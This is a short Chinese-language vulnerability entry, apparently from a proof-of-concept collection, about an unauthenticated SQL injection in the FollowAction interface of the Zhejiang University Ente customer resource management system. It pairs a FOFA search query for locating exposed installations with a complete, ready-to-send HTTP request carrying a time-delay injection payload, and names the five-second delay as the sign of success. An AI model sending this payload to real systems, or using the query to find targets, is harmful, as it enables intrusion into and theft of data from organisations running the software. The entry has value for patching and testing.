
Z1-2浙大恩特-客户资源管理系统-SQL

漏洞描述：

浙大恩特客户资源管理系统 FollowAction 接口处存在SQL注入漏洞，未经身份认证的攻击者可以利用该漏洞获取系统数据库敏感信息，深入利用可获取服务器权限。

网站图片：



网络测绘：

fofa语法：

FOFA：app="浙大恩特客户资源管理系统"

漏洞复现：

payload：

```
GET /entsoft/FollowAction.entphone;.js?method=updreadFlg&trk_id=a&readFlag=a%27;WAITFOR%20DELAY%20%270:0:5%27-- HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Accept-Encoding: gzip
Connection: close
```

效果图:
延时5秒